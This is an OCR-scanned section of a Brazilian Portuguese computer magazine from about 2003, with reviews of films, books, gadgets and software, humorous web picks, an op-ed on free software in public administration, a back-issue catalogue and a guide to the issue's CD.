
Agora, O'Conner está desempregado, mas tem uma última chance para se retificar junto à polícia: voltar aos rachas e prender Carter Verone, um cara que ganha dinheiro ilegal. A condição: aceitar como parceiro um ex-presidiário, papel de Tyrese Gibson. A relação com o companheiro não é das melhores e envolve uma mulher gostosa, papel da atriz Eva Mendes.

Não se preocupe. A sensação de "já vi isso antes" é normal. O filme prima pelos clichês (última chance, ex-presidiário que se torna tira, triângulo amoroso, etc.). Muita ação e diversão razoável - mas não espere por novidades.

+ Velozes + Furiosos
Onde: _www.thefastandthefurious.com_

Cotação: Ninja | Da Hora | Meia Boca | Zuado | Exclui

por Marcelo Barbão




CERCAS E JANELAS

O assalto anticapitalista

A jornalista e ativista Naomi Klein ficou famosa em 2000 com o lançamento de seu aclamado *Sem logo*, livro que mostrava o papel das multinacionais no mundo globalizado. Agora, sai no Brasil seu mais recente ataque contra as divisões injustas que o mundo anda sofrendo em prol dos ricos e acomodados do hemisfério norte. *Cercas e janelas* tenta mostrar exatamente a linha de frente desta luta que acontece no mundo todo. São movimentos de trabalhadores no mundo inteiro (inclusive no Brasil, onde a Reforma da Previdência ataca os direitos de milhares de servidores públicos, usando como desculpa uns poucos marajás), de jovens contra a miséria, a pobreza e a "cerca" (virtual e real) que separa os ricos e os pobres. Cercas que ficam cada vez mais altas.

Naomi Klein não é a líder deste movimento por justiça social que se espalha por todo o mundo, como quiseram mostrar alguns jornais e TVs, mas é, sem dúvida, uma das melhores cronistas destes novos tempos.

Cercas e janelas - Na linha de frente do debate sobre globalização
Naomi Klein
Editora Record
R$ 28



SOFTWARE LIVRE E INCLUSÃO DIGITAL


Discussão séria

Ninguém esconde que o novo governo apóia o Software Livre, afinal efetivou Sérgio Amadeu como um dos principais responsáveis no setor de informática em Brasília. Amadeu foi um dos responsáveis pela criação dos Telecentros da Prefeitura de São Paulo, abrindo centros de informática na periferia da cidade, com computadores rodando Linux.

Junto com o jornalista João Cassino, que também trabalha no Governo Eletrônico de São Paulo, ele reuniu as principais "cabeças pensantes" do movimento, o qual ganha força no Brasil para lançar uma coletânea de artigos que demonstram como o incentivo à adoção e à produção de Software Livre no País pode significar a inclusão de milhões de pessoas em vários aspectos da vida em sociedade, como trabalho, conhecimento, participação política, etc.

Com a participação de deputados, programadores, professores e diversos outros representantes do movimento Software Livre, o livro consegue dar uma boa panorâmica dos debates que estão acontecendo neste momento.

Software livre e inclusão digital
Sérgio Amadeu da Silveira e João Cassino (organizadores)
Editora Conrad
R$ 29



SEGURANÇA EM LINUX

Administrando sistemas seguros

Depois da primeira onda de livros gerais sobre Linux, entramos na fase boa de livros especializados. Antonio Marcelo é um dos maiores especialistas em segurança de sistemas Linux, sendo um dos melhores colaboradores da nossa revista-irmã, a *Hacker*.

O livro trata das principais ferramentas, técnicas e dicas para defesa de seu sistema Linux. Um dos pontos altos do livro é o capítulo sobre como pegar um cracker que está tentando invadir seu sistema, através da construção de honeypots e a configuração de proxies, principalmente o Squid.

O livro também é acompanhado de um CD com diversas ferramentas e documentos essenciais para a boa administração de qualquer sistema.

Segurança em Linux
Antonio Marcelo
Editora Brasport
R$ 49



NOVO CLIE PRA GENTE SONHAR...

Sony Clie PEG-NZ90 é tecnologia pura

O Sony Clie sempre foi um sonho para todos aqueles que querem ter um handheld, pois sempre traz as mais novas tecnologias que podem ser empregadas nesses aparelhos. O Sony Clie PEG-NZ90 representa sua mais nova versão e traz consigo muitas características interessantes: a primeira é o uso do último Palm OS, o 5.0, que traz muitas novidades em relação ao Palm OS anterior. E para suportar todas as novas funções do Palm, o Clie PEG-NZ90 conta com um poderoso processador ARM de 200 MHz, expandindo muito suas capacidades multimídia. Esta nova versão também é uma câmera digital de 2 megapixels que suporta resolução UXGA (1600x1200) para uma melhor qualidade das fotos, incluindo também zoom digital de 2X, Flash Strobe, foco automático e ajuste manual de exposição. Possui suporte à tecnologia Bluetooth (para acessar a Internet sem fios), gravador de voz com capacidade de aproximadamente 535 minutos no modo LP, utilizando um cartão Memory Stick de 128 MB, e gravação/reprodução de vídeos no padrão MPEG4, que vc também pode arquivar em cartões Memory Stick.

Bom, só essas caracteristicas já fazem dele um produto muito desejado, ainda mais somando o seu belo design e a qualidade dos produtos Sony.

Sony Clie PEG-NZ90
Quanto: R$ 4.189
Onde: *www.fastpoint.com.br*

IMPRESSORA PARA PEQUENOS ESPAÇOS

Quando o menor é melhor?

A miniaturização parece uma mania hoje. Nada mais normal, devido à evolução da tecnologia. Mas um aparelho que ainda não tinha caído nessa teia era a impressora, que sempre foi grande, mesmo sendo feita para desktop. A Canon, enxergando essa lacuna no mercado de impressoras, lançou a i70, uma impressora portátil que é mais uma ótima opção para quem quer bom desempenho e portabilidade.



Suas dimensões estão muito abaixo do normal - 31,49 cm (L) x 17,52 cm (P) x 5,08 cm (A) -, pesando menos de 2 kg. Mas suas qualidades vão mais além... Esta é uma das poucas impressoras do mercado que imprimem papel A4 sem borda branca, com uma qualidade de impressão de 4.800x1200 dpi.

Ela pode ser ligada em câmeras digitais da Canon, fazendo a impressão das fotos diretamente do equipamento, sem o auxílio de um computador, função essa chamada de Direct Print, que pode também ser utilizada por meio de seu notebook.



Se vc quiser utilizá-la com seu computador desktop, as opções são duas: ou conectá-la do modo mais tradicional, via cabo paralelo, ou acessá-la usando a interface infravermelha (IRDA).

A i70 imprime 13 ppm em preto e 9 ppm em cores, aceitando muitos tipos de papéis, e possui carregador interno para até 30 folhas.

Impressora portátil i70 Canon
Quanto: R$ 1.799
Onde: *www.elgin.com.br*

LEIA VÁRIOS TIPOS DE CARTÃO FLASH EM UM SÓ APARELHO

Desencane com compatibilidade

Essa história de existirem vários padrões para cartão Flash ROM enche o saco; vc sempre tem de prestar atenção redobrada para qual cartão Flash o produto que vc está comprando é compativel, ainda mais quando ele tem uma conexão com o PC.

Para acabar com essas pequenas dores de cabeça, a YE-Data criou o Internal 7 in 1 Drive. Pode parecer meio tabajara, mas com certeza não é. Como o próprio nome diz, ele lê sete tipos diferentes de cartões, como o Compact Flash, SmartMedia, Memory Stick, SD Memory Card, MultiMedia Card, Microdrive, além de substituir o drive de disquete, pois tambem tem suporte a disquetes de 1.44 MB.



YE-Data Internal 7 in 1 Drive
Quanto: + ou - US$ 70
Onde: *www.yedata.com*


Cotação



por Maurício Martins

BLOGANDO COM ESTILO

Programa free facilita a vida dos blogueiros




Vamos deixar bem claro: não apoiamos os bloggers de butique, aqueles que montam páginas template e ficam contando o seu dia-a-dia. Mas apoiamos quem ajuda a fazer desse tipo de sistema uma novidade democrática para que as pessoas possam se expressar.

E uma boa (não ótima) opção para quem já pratica isso no seu dia-a-dia é o blogBuddy. Ele é GPL, está hospedado no SourceForge e sua última versão é a 0.5.

Ele pode se conectar com servidores do Blogger.com ou com outros sites e serviços de blogs. No começo, suas funções de edição eram um tanto limitadas, mas hoje ele já permite, entre outras coisas, editar posts, acessar a sua página, usar corretor ortográfico em inglês e editar o template do site. Tudo isso facilita muito na hora de postar no site, pois não é preciso entrar na página do Blogger.com e fazer tudo pela Web.

O problema é que ele tem constantes problemas de conexão com o Blogger, possivelmente porque não interessa ao serviço perder os page hits de quem vai postar no site. O fato é que isso acaba irritando: nunca se sabe quando será possível postar pelo programa ou não. Mesmo assim, vale a pena testar, especialmente se vc usa outros servidores que não os do Blogger.com.

blogBuddy
Quanto: Free (GPL)
Onde: *http://blogbuddy.sourceforge.net/*



MOZILLA FIREBIRD É O MELHOR!

Programa desbanca de longe antigo Mozilla e Opera

Não há dúvida. Testado e aprovado, o Mozilla Firebird é mesmo o melhor browser de todos os tempos.


As razões: ele é leve e rápido como o Opera dos bons tempos, e como o Mozilla original nunca foi. É bonito e sem propagandas, totalmente GPL, como nenhum dos seus concorrentes jamais sonhou ser. Corrige todos os principais bugs que o Mozilla costumava apresentar (como problemas para edição da barra de endereços, na versão para Windows; impossibilidade de abrir links em novas tabs, usando atalhos; e alguns outros). Apresenta o atalho Ctrl+Enter, usado no IE para completar URLs ".com". Tem extensão com os mouse gestures que ficaram famosos no Opera. Não precisa ser instalado (o pacote já vem pronto e compilado, basta descompactar). Não tem cliente de e-mail nem nada, é apenas browser, tornando o download bastante rápido e o consumo de memória muito menor. Vem com bloqueador de pop-up acionado como padrão, mas com alerta a cada pop-up que encontra.

Bom, poderia ficar falando horas do browser, e ainda não iria mencionar todas as vantagens. Instalei a versão para Linux no meu Mandrake 9.0 e está simplesmente show de bola.

Mas como nada é nota dez, há um detalhe faltando: gerenciador de download com função de resume. Daqui a pouco, já deve surgir uma extensão resolvendo o problema...

Agora só falta os desenvolvedores de sites tomarem vergonha na cara e darem sempre suporte pleno ao Firebird. Quase todos já têm.

Mozilla Firebird
Quanto: Free (Mozilla Public License)
Onde: www.mozilla.org/projects/firebird/



TREPE COMO UM GORILA...

E não estamos falando de subir em árvores

O produto e o garoto-propaganda desta empresa em nada lembram o efeminado Bunzy Buddy (aquele macaquinho roxo e pentelho que habita pop-ups). Ao contrário do adocicado Bunzy, que oferece companhia e conta piadas sem graça, o KONG promete, entre outras coisas, estimular as contrações musculares, aumentar a libido, aumentar a produção de testosterona e, é claro, transformar seu pênis 386 em um rijo Pentium 4 de 3 GB.

A auto-intitulada "pílula de performance masculina número um" tem uma solução feita com catuaba, ashwaganda, muira puama (também conhecida como "potency wood") e muitos outros ingredientes bizarros. Resumindo, tudo para lhe dar um upgrade e deixar a macaca que você namora urrando. Mas não é só isso. Se você ligar agora e comprar 12 frascos de KONG, pode ganhar um pôster com uma garota Kong (que não é a Konga) e uma camiseta exclusiva com o logo da empresa. Bunzy Buddy, fale com o seu médico. Eu falaria!


Onde: www.keepitupwithkong.com
Quanto: US$ 29

JESUS CRISTO PIRATEADO

Não perdoaram nem o filho divino

Agora, até o filho do divino espírito santo, o mundialmente considerado Jesus de Nazaré, foi vítima do copyleft extremo. A cópia defeituosa apareceu aqui no Brasil e atende pelo nome de Inri Cristo. O absurdo é documentado de todas as formas que a tecnologia permite no site oficial do Messias warez. Lá, é possível copiar MP3, vídeos, fotos e ler diversas entrevistas com o novo redentor. Como também não poderia deixar de ser, a "manifestação do poder de Deus" precisa de uma forcinha financeira. Para ajudar Inri em sua nobre intenção de alertar a humanidade, você poderá comprar os celestiais produtos do MÉPIC (o Movimento Eclético pró INRI CRISTO). São livros ilustrados e CDs por preços camaradas que vão ajudar o nazareno 2.0 a levantar uma graninha.

Onde: www.inricristo.org.br
Quanto: GNU/GPL



CAGADAS LOW-TECH

Para quem defeca muito e gasta pouco


Se o pessoal da sua casa come muito, eles provavelmente também castigam bastante a privada. Desta forma eles, indiretamente, contribuem para a destruição do mundo.


Tudo graças ao descomunal desperdício das descargas convencionais, que gastam muita água e nem sempre desovam as criaturas marrons devidamente. Preocupado com essa delicada questão, Daltony criou a fantástica "Descarga Ecologicamente Correta Daltony".

A engenhoca extremamente low-tech armazena uma cuia mecânica que, com apenas 6,8 litros de água, transporta os dejetos para bem longe de uma maneira ecológica e rápida.

É o jeito Daltony de resolver os problemas do planeta! Confira outras das suas peripécias no site *www.daltony.com.br*.

Onde: http://www.daltony.com.br/inventor_descarga.htm
Quanto: Não disponível





Cotação: Ninja | Da Hora | Meia Boca | Zuado | Exclui

Por um governo livre

Ou por que a compra de licenças proprietárias é mau uso do dinheiro do contribuinte

Por João Cassino
jcassino@prefeitura.sp.gov.br
Jornalista e coordenador de projetos do Governo Eletrônico da Prefeitura de S. Paulo

Governo Livre é o nome do novo portal de TI para o setor público brasileiro. O objetivo é criar um repositório de softwares, documentações, apostilas, dados, experiências e conhecimentos diversos para os municípios, Estados e União. É um endereço virtual para que as nossas administrações públicas possam desenvolver tecnologia nacional de ponta, compartilhar informações e evitar esforços desnecessários criando produtos que já existem.

Idealizado pelo Projeto Software Livre Brasil e desenvolvido pelo Serviço Federal de Processamento de Dados (Serpro), o portal baseia-se no Savannah (*http://savannah.gnu.org*) da Free Software Foundation, criado para ser um ponto central para o desenvolvimento, distribuição e manutenção de softwares livres.

A estréia do endereço *www.governolivre.gov.br* está marcada para setembro de 2003, mas quem quiser uma prévia pode acessar o site *http://governolivre.softwarelivre.org*, que já contém mais de 500 documentos sobre a produção e o uso de tecnologias abertas em todo o mundo.

A Prefeitura de São Paulo já se prontificou como grande colaboradora do projeto. De cara, a Coordenadoria do Governo Eletrônico do município irá disponibilizar três programas: uma versão do Debian modificada para a montagem de redes baseadas em soluções thin-clients, possibilitando reaproveitamento de máquinas antigas; um sistema de controle estatístico e de cadastro de alunos, que pode ser adaptado para escolas; e um programa de gerenciamento de manutenção de computadores. Materiais de ensino como as apostilas do Curso de Informática Básica e a da Oficina de Criação de Sites/HMTL também estarão disponíveis.

Os programas e materiais foram produzidos para a rede pública de Telecentros (*www.telecentros.sp.gov.br*), que já tem dezenas de unidades abertas e atende a mais de 120 mil pessoas. Todos os computadores usam o sistema operacional GNU/Linux e aplicativos livres.

Para quem se interessa por experiências como a de São Paulo, a Conrad Editora (*www.conradeditora.com.br*) está lançando o livro *Software Livre e Inclusão Digital*, organizado por mim, João Cassino, e por Sérgio Amadeu da Silveira, presidente do Instituto Nacional de Tecnologia da Informação (ITI). A publicação é composta por 18 artigos de 21 autores diferentes, tem 340 páginas e custa R$ 29. Entre os autores, está Luiz Millán Vázquez do Miguel, do Governo de Extremadura, na Espanha, que relata como foi a migração do Estado para plataformas livres. Também estão incluídos textos dos deputados federais Walter Pinheiro e Sérgio Miranda, que explicam como estão a luta pelo Software Livre no Brasil e a batalha pela verba do Fundo de Universalização dos Serviços de Telecomunicações (FUST).

Quem ler o livro vai entender que é irracional comprar licenças para programas sociais. Para corroborar tudo isso, apresento alguns dados, para mero efeito de comparação: o País pagou US$ 1,3 bilhão em "royalties e licenças", apenas em 2002, segundo o Banco Central. Esse dinheiro poderia atender a mais de 60% das famílias que passam fome. Seria possível distribuir o benefício de R$ 50 por mês, durante um ano, do Cartão Alimentação, para 6 milhões de famílias, de um total de 10 milhões. Ainda bem que o Programa Fome Zero está começando a usar software livre.

Corte aqui. Corte aqui. Corte aqui.



Comprar

Arquivo Linux 8
Mandrake 9.0: guia passo-a-passo de instalação, particionamento, configuração Web, programas da Distro, dicas especiais e muito mais.

R$ 9,90



Comprar

Click 404 Jogos 9
Exclusivo! todos os jogos rodam direto do CD. Não precisa instalar. Ação, Aventura, Tabuleiro, Clássicos, Corrida, Esportes.

R$ 9,90



Comprar

FAQ 2
As dicas de Delphi que você tanto procurava. No CD: programas e tutoriais. Na revista: manual para começar a programar. Banco de Dados: componentes e códigos para SQL no Delphi e muito mais!

R$ 9,90



Comprar

DVD-ROM 3
Disco com o conteúdo de 14 CDs!
100 mil cliparts, 200 programas grátis, 650 MB de drivers, 202 cursos, pacotes de jogos e muito mais.

R$ 19,90



Comprar

TopGames Evolution 24
Wolverine X Goku. Jogue PlayStation: o melhor emulador. Vídeos: Metal Gear Solid 2 Substance. Final Fantasy X-2: dois anos depois, Yuna volta armada e perigosa. Jogos: Sonic Quest completo e muito mais.

R$ 9,90



Comprar

TopGames Kids 2
60 jogos sem violência, rodando direto do CD! Diversão ideal para os pequenos. Matérias com Samurai Jack, Sakura Card Captures, Digimon e Dexter.

R$ 9,90



Comprar

Geek 9
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos.

R$ 9,90



Comprar

TopGames Surpresa 3
500 jogos para Windows!
Simples e divertidos, incluindo grandes clássicos.

R$ 9,90



Comprar

PC Linux I
Sistema Completo: Linux que roda direto do CD. Nova versão! Demo Linux 3.0 – baseado no Debian, Não precisa instalar.

R$ 9,90



Comprar

Cliparts & Cia. 7
Coleção em 3 volumes com as melhores imagens do mundo. Mais de 25.000 gráficos e fontes. Faça: cartões, anúncios, convites, cartazes, malas-diretas, apresentações, Web sites, revistas e muito mais!

R$ 9,90



Comprar

Game Blaster 2
2 CDs: dezenas de games incríveis! Na Revista: Yo-Gi-Oh, Zillion, Akira, Capcom x SNK 2, Spider-Man. Dicas de PlayStation, PS2, GameCube, Game Boy Advance, Xbox, PC.

R$ 9,90



Comprar

H4CK3R 8
Firewall: transforme seu computador em uma verdadeira fortaleza. Anti-Spam: chega de caixa lotada. Ntop: topo de ferramentas de gerenciamento de redes. Mais de 30 novos exploits.

R$ 9,90



Comprar

Literatura Digital I
Todos os livros de Paulo Coelho em versão digital! Mais: coleção completa de clássicos da literatura universal

R$ 9,90



Comprar

TopGames Clássicos 2
232 máquinas simuladas com perfeição, utilizando uma avançada técnica desenvolvida por jogadores. O mundo dos Pinballs. Inédito!

R$ 9,90



Comprar

Geek Especial 4
Aprenda a montar seu próprio computador + CD com coletânea especial de programas.

R$ 4,90



Comprar

Internet Prática I
Feita para quem quer desenvolver para a Internet, começando pelas páginas dinâmicas, mas entrando em todos os aspectos mais importantes.

R$ 9,90



Comprar

PC Brasil Especial 3
Kit do técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...

R$ 9,90



Comprar

E-Learning 7
Curso de Inglês interativo no CD. As profissões do século 21. Coleção aprendizado digital. 1001 macetes para passar no vestibular. Mapa do Brasil atualizado. Dicionário de sinônimos e verbos.

R$ 9,90



Comprar

PC Max I
Informação pesada para quem gosta de hardware. Coolers para P4, ATI RADEON 9000 PRO, P4 Mobos, Truques da BIOS e muito mais.

R$ 8,90



Comprar

PC Brasil 13
Faça seus programas usando o Borland Delphi. Mais de 25 minutos de aulas multimídia sobre linguagem de programação orientada a eventos. Curso completo de Redes. Hackers: entrevista exclusiva com Kevin Mitnik.

R$ 9,90



Comprar

CD-ROM Aprender 2
Softwares de tradução, gerador de telemensagens, central de fax, busca de CEP, dicionário de sonhos, jogos e muito mais.

R$ 9,90



Comprar

TopGames esp. 7
Transforme seu PC em máquinas de fliperama e videogames. Do Atari ao PlayStation, com guia de uso na revista. Grátis 500 ROMs para jogar.

R$ 9,90



Comprar

Click 7
Programas especiais para gravação de CDs, softwares administrativos e muito mais.

R$ 8,90



Comprar

Áudio e Vídeo Digital I
Programas e dicas para usar em seu micro para processar som e vídeo.

R$ 9,90

Receba a sua revista em casa. O frete é grátis



Comprar

How to I
Aprenda fazendo. Como fazer um upgrade na sua máquina independente do dinheiro que você tem no bolso.

R$ 9,90



Comprar

H4CK3R 2
Saiba o que é o hacktivismo, aprenda a configurar seu Linux para evitar ataques e muito mais.

R$ 9,90



Comprar

The WebMasters 12
A preferida pelos profissionais de Internet traz o fantástico Xara Webstyle 2.0 em versão completa no CD. Curso de Flash 3D, software Maya Learning Edition e muito mais!

R$ 9,90



Comprar

DVD-ROM 2
DVD-ROM com conteúdo equivalente a 14 CDs! Mais de 2.300 softwares, 9 trailers de filmes e muito mais.

R$ 19,90



Comprar

E-Learning 2
101 cursos completos e pacote com simulados e apostilas para concursos públicos.

R$ 9,90



Comprar

Geek especial 12
Cursos e muitos exemplos práticos para quem quer criar animações, filmes e jogos usando a linguagem que dominou a Internet.

R$ 9,90



Comprar

Cursos de Informática 5
Primeira revista do País a fornecer no CD-ROM material didático completo de 7 cursos de nível superior e pós-graduação em tecnologia.

R$ 9,90



Comprar

Faça Você Mesmo 2
Aprenda passo a passo tudo o que é necessário para montar seu próprio computador e fazer sua manutenção.

R$ 9,90



Comprar

Geek 28
A eleição da década: os top 100 freewares. Mais P2P (e quem se cansa disso?), a história das interfaces e um excelente tutorial de Java.

R$ 11,90



Comprar

Áudio e Vídeo Digital 7
Música e cinema no computador. São os principais assuntos da revista. Para quem quer usar o computador para fazer arte.

R$ 9,90



Comprar

Cursos de Informática 3
Cursos de 3D Studio, Administração de redes, Delphi, AutoCAD, Visual Basic e testes de certificação.

R$ 9,90



Comprar

Meu Computador 8
Desvende os segredos do Photoshop em uma videoaula exclusiva. Traduza textos em mais de 60 línguas. 2 CDs brindes!

R$ 9,90

Nome:

Endereço:

Cidade: **Estado:** **CEP:**

E-mail ou Telefone:

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César – São Paulo/SP – CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.
Para mais informações: (11) 3217-2600 ou atendimento@digerati.com.br
Para comprar pela Internet: www.digerati.com

GUIA DO CD

EDIÇÃO 33

Por Juliano Barreto
juliano@digerati.com.br

Não deveríamos ter mais nada de novo para colocar no CD da **Geek**, não é mesmo?

Tantos especiais sobre temas como robótica e produção de vídeo, várias distribuições Linux e sistemas operacionais, passando pelo stupidOS até o Kurumin. Além de muitos códigos-fonte de todas as linguagens, do fundamental C até o desconhecido Miva, e tudo mais o que for relacionado a "tecnologia, informática e comportamento". Só que aqui o buraco (do CD) é mais embaixo e, mais do que nunca, recheamos o disquinho com conteúdo inédito e exclusivo. Desde a primeira edição, a **Geek** sempre trouxe novidades que você não encontra em nenhum outro lugar e nesta revista que comemora o quinto aniversário não poderia ser diferente.

2.210 Gigas depois...

Entre os principais destaques, um FreeBSD personalizado que roda sem instalar, um software completo para proteger seu micro e uma seleção especial com mais de uma centena de cursos e tutoriais. Graças a este CD, você também vai saber mais sobre a programação de jogos usando o DarkBASIC, o sistema de publicação de sites e blogs Movable Type e muito mais. Sem falar das novidades da categoria Top Geek e da esculhambação dos inutilitários. Tudo isso e mais outros detalhes você confere a seguir.

*650 MB x 34 = 22.100 MB




Rodando o CD

Qualquer micro com 32 MB de RAM e um Pentium pode rodar o CD da **Geek**. Muitos programas, porém, exigirão muito mais da sua máquina, ao serem instalados. O CD deverá rodar automaticamente ao ser colocado no drive. Se tiver problemas, é só entrar no Gerenciador de Arquivos, no qual você também poderá acessar cada programa individualmente, sem usar a interface.

Para pedir socorro...

Se você não conseguir utilizar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor, de segunda a sexta, em horário comercial.

Por e-mail: *atendimento@digerati.com.br*
Por telefone: (11) 3217-2626



Think BSD

Destaque: Geek + FUG-BR FreeBSD Live!

Simplicidade ao extremo

Para acabar de vez com o mito de que o FreeBSD é "difícil de mexer", a equipe do FUG-BR (Grupo de Usuários FreeBSD, do Brasil) e a **Geek** levam até você o inovador FreeBSD Live. Como já dissemos anteriormente, ele é o primeiro sistema baseado em BSD a rodar direto do CD sem precisar ser instalado. Também serve como iniciação para quem nunca teve coragem de experimentar o capeta e facilita a vida de todo mundo, podendo trabalhar como sistema de recuperação de máquinas e muito mais.

A distribuição que você encontra no CD desta edição está no formato ISO e tem um pacote customizado contendo apenas as aplicações básicas para conhecer o sistema.

